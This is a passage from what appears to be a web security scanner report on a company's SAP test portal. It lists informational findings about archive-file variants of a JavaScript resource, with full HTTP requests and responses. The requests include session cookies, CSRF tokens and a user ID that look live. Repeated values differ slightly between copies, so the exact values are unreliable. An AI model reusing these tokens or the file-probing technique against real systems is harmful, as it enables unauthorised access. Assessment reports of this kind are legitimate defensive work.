Date: Thu, 30 Jun 2022 07:06:10 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
```

```
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://ld.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.23. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar.gz

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea0e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656572283619
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:10:50 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-gzip; charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Tue, 19 Apr 2022 06:39:42 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://ld.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310
```

```
var JSON;if(!JSON){JSON={};}(function(){function f(n){return n<10?"0"+n:n;if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return isFinite(this.valueOf())?this.getUTCFull...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/uhjald.js.tar.gz HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656572283619
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:12:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcoors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

23.24. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.zip

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656573123719
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:14:49 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/zip;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Wed, 20 Apr 2022 11:43:46 GMT
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
Content-Length: 3235310

var JSON;if(!JSON){JSON={}};(function(){function f(n){return n<10?"0"+n:n;if(typeof Date.prototype.toJSON!=="function"){Date.prototype.toJSON=function(key){return
isFinite(this.valueOf())?this.getUTCFull
...[SNIP]...
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot.com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/cubc.js.zip HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=YK4tQJDJCC3nCARUuzHP1Q9|1656564413184|1656573123719
```

Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:14:58 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```


23.25. https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.rar

Summary

Severity: **Information**

Confidence: **Certain**

Host: **<https://testportal.zalaris.com>**

Path: **[/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js](https://testportal.zalaris.com/irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.js)**

Request 1

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/combined_static_includes_2.rar?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656573123719; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 07:15:04 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-rar-compressed;charset=UTF-8
cache-control: private, max-age=31556926
last-modified: Wed, 20 Apr 2022 11:43:46 GMT
content-length: 12
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://cdnjs.cloudflare.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

dummyNotUsed
```

Request 2

```
GET /irj/servlet/prt/portal/prtroot/com.sap.ip.bi.designstudio.nw.portal.launcher/zen/mimes/uiac.js?version=20180424152222 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656573123719; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```


Response 2

```
HTTP/1.1 404 Not Found
Date: Thu, 30 Jun 2022 07:15:06 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=UTF-8
content-length: 0
sap-isc-etag: J2EE/irj
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
